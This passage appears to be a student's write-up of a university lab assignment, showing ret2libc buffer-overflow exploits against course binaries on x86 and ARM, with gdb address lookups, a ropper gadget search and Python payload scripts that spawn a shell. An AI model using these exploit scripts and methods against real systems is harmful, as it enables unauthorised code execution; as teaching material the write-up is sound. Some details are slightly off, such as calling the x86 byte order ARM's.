gef➤  p system
$1 = {<text variable, no debug info>} 0xf7e1a250 <system>
gef➤  quit
```

We see the system address is `0xf7e1a250`

To get the address for exit(), run the program again with a breakpoint at main() and then type in p `exit`.

We see that the address for exit is `0xf7e0d420`

Add these addresses to our exploit file, to get the following exploit.

```
import struct
padding = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH" #32 characters to overflow buffer
eip = "\x50\xa2\xe1\xf7" #0xf7e1a250 - system address
retval = "\x20\xd4\xe0\xf7"  #0xf7e0d420  - exit() address
payload = "\xcf\xb3\xf5\xf7"; #0xf7f5b3cf - address of /bin/sh
print padding+eip+retval+payload
~
~
```

Note: We reversed the order of the addresses in the strings because ARM uses little endian notation.

Now run this exploit on the submission server to get the hash.

```
assign0x2-p3@cs6332-x86:~$ python /tmp/anmol-p3.py > /tmp/anmol-p3
assign0x2-p3@cs6332-x86:~$ ./part0x03 /tmp/anmol-p3
CS6332 Crackme Level 0x00
Invalid Password!
$ ./solve
your netid is [redacted] turn in the following hash value.
e53b74466920064dc1907eb0ad3d06d8
$
```

ARM

In this part of the assignment, we will perform the same type of exploit on ARM as we did on X86 earlier.

We start off with this file from part 2, and we need to change the address values as earlier

```
import struct
padding = "AAAABBBBCCCCDDDDEEEEFFFF" #24 characters to overflow buffer
eip = struct.pack("<I", 0xbeffe5f8 + 24) #change to system address
# add pop instruction
retval = "" # add exit() address here
payload = "\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0e\x30\x01\x90\x49\x1a\x92\x1a\x08\x27\xc2\x51\x03\x37\x01\xdf\x2f
x62\x69\x6e\x2f\x2f\x73\x68" # change payload to /bin/sh address
print padding+eip+retval+payload
```

The exploit file is shown above. We run the program by running the exploit file, outputting the contents of the exploit file to a temporary file, and use the temporary file as an input file to the part 3 program.

```
assign0x2-p3@cs6332-arm:~ $ vi /tmp/anmol-p3.py
assign0x2-p3@cs6332-arm:~ $ python /tmp/anmol-p3.py > /tmp/anmol-p3
assign0x2-p3@cs6332-arm:~ $ gdb run --args ./part0x03 /tmp/anmol-p3
```

First, we get the /bin/sh, system, and exit addresses as before using gdb.

Obtaining /bin/sh address:

```
assign0x2-p3@cs6332-arm:~ $ vi /tmp/anmol-p3.py
assign0x2-p3@cs6332-arm:~ $ python /tmp/anmol-p3.py > /tmp/anmol-p3
assign0x2-p3@cs6332-arm:~ $ gdb run --args ./part0x03 /tmp/anmol-p3
```


```
gef➤  search-pattern "/bin"
[+] Searching '/bin' in memory
[+] In '/lib/arm-linux-gnueabihf/libc-2.28.so'(0xb6e3f000-0xb6f77000), permission=r-x
  0xb6f6ab6c - 0xb6f6ab73  →   "/bin/sh"
  0xb6f6e028 - 0xb6f6e035  →   "/bin:/usr/bin"
  0xb6f6e031 - 0xb6f6e035  →   "/bin"
  0xb6f6ec74 - 0xb6f6ec7c  →   "/bin/csh"
  0xb6f704c0 - 0xb6f704d7  →   "/bindresvport.blacklist"
```

We see that the /bin/sh address is 0xb6f6ab6c

Obtaining System address:

```
gef➤  b *main
Breakpoint 1 at 0x1072c
gef➤  run
Starting program: /home/assign0x2-p3/part0x03 /tmp/anmol-p3

Breakpoint 1, 0x0001072c in main ()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────── registers ────
$r0  : 0x2
$r1  : 0xbefff614  →  0xbefff74a  →  "/home/assign0x2-p3/part0x03"
$r2  : 0xbefff620  →  0xbefff774  →  "SHELL=/bin/bash"
$r3  : 0x0001072c  →  <main+0> push {r11, lr}
$r4  : 0x0
$r5  : 0x00010784  →  <__libc_csu_init+0> push {r4, r5, r6, r7, r8, r9, r10, lr}
$r6  : 0x000104fc  →  <_start+0> mov r11, #0
$r7  : 0x0
$r8  : 0x0
$r9  : 0x0
$r10 : 0xb6fff000  →  0x00030f44
$r11 : 0x0
```



The system address is 0xb6e779c8 as seen above.

Obtaining exit() address:


We see that the exit address is 0xb6e6d780

Now, we add these addresses to our exploit file. We need to add the pop address to this exploit.

```
import struct
padding = "AAAABBBBCCCCDDDDEEEEFFFF" #24 characters to overflow buffer
eip = "\xc8\x79\xe7\xb6" # 0xb6e779c8 -  system address
# add pop instruction
retval = "\x80\xd7\xe6\xb6" #0xb6e6d780 -  exit address
payload = "\x6c\xab\xf6\xb6" # 0xb6f6ab6c -  /bin/sh address
print padding+eip+retval+payload
```

To obtain the pop address:

Find the base location of the part03 file:



The base location is `0xb6e3f000`

Now, look for the pop address inside of libc by examining the libc file and looking for the pop instruction "pop {r0, r4, pc}". We use `ropper` to do this:

```
assign0x2-p3@cs6332-arm:~ $ ropper --file /lib/arm-linux-gnueabihf/libc.so.6 --search "pop {r0, r4, pc}"
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[Errno 13] Permission denied: '/home/assign0x2-p3/.ropper'
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop {r0, r4, pc}

[INFO] File: /lib/arm-linux-gnueabihf/libc.so.6
0x000791fc: pop {r0, r4, pc};
```

The pop address inside of libc is `0x791fc`

Check with gdb:

```
assign0x2-p3@cs6332-arm:~ $ gdb -q /lib/arm-linux-gnueabihf/libc.so.6
GEF for linux ready, type `gef' to start, `gef config' to configure
77 commands loaded for GDB 8.2.1 using Python engine 3.7
[*] 3 commands could not be loaded, run `gef missing` to know why.
Reading symbols from /lib/arm-linux-gnueabihf/libc.so.6...Reading symbols from /usr/lib/debug/.build-id/ef/dd27c16f5283e
5c53dcbd1bbc3ef136e312d1b.debug...done.
done.
gef➤  x/i 0x791fc
   0x791fc <memmove+236>:       pop     {r0, r4, pc}
gef➤
```

Now: to get the final pop address, add the libc pop address and the base addresses together

```
assign0x2-p3@cs6332-arm:~ $ python
Python 2.7.16 (default, Oct 10 2019, 22:02:15)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0xb6e3f000+0x000791fc)
'0xb6eb81fcL'
>>>
assign0x2-p3@cs6332-arm:~ $
```

So the final pop address you will get is: `'0xb6eb81fc'`

Here is the final exploit file.

assign0x2-p3@cs6332-arm: ~

```
import struct
padding = "AAAABBBBCCCCDDDDEEEEFFFF" #24 characters to overflow buffer
eip = "\xc8\x79\xe7\xb6" # 0xb6e779c8 -  system address
# add pop instruction
pop = "\xfc\x81\xeb\xb6"  # 0xb6eb81fc -  pop address
retval = "\x80\xd7\xe6\xb6" #0xb6e6d780 -  exit address
payload = "\x6c\xab\xf6\xb6" # 0xb6f6ab6c -  /bin/sh address
print padding+pop+payload+retval+eip
```

When we run the exploit as an input to the part3 file, we get a shell and can obtain the hash: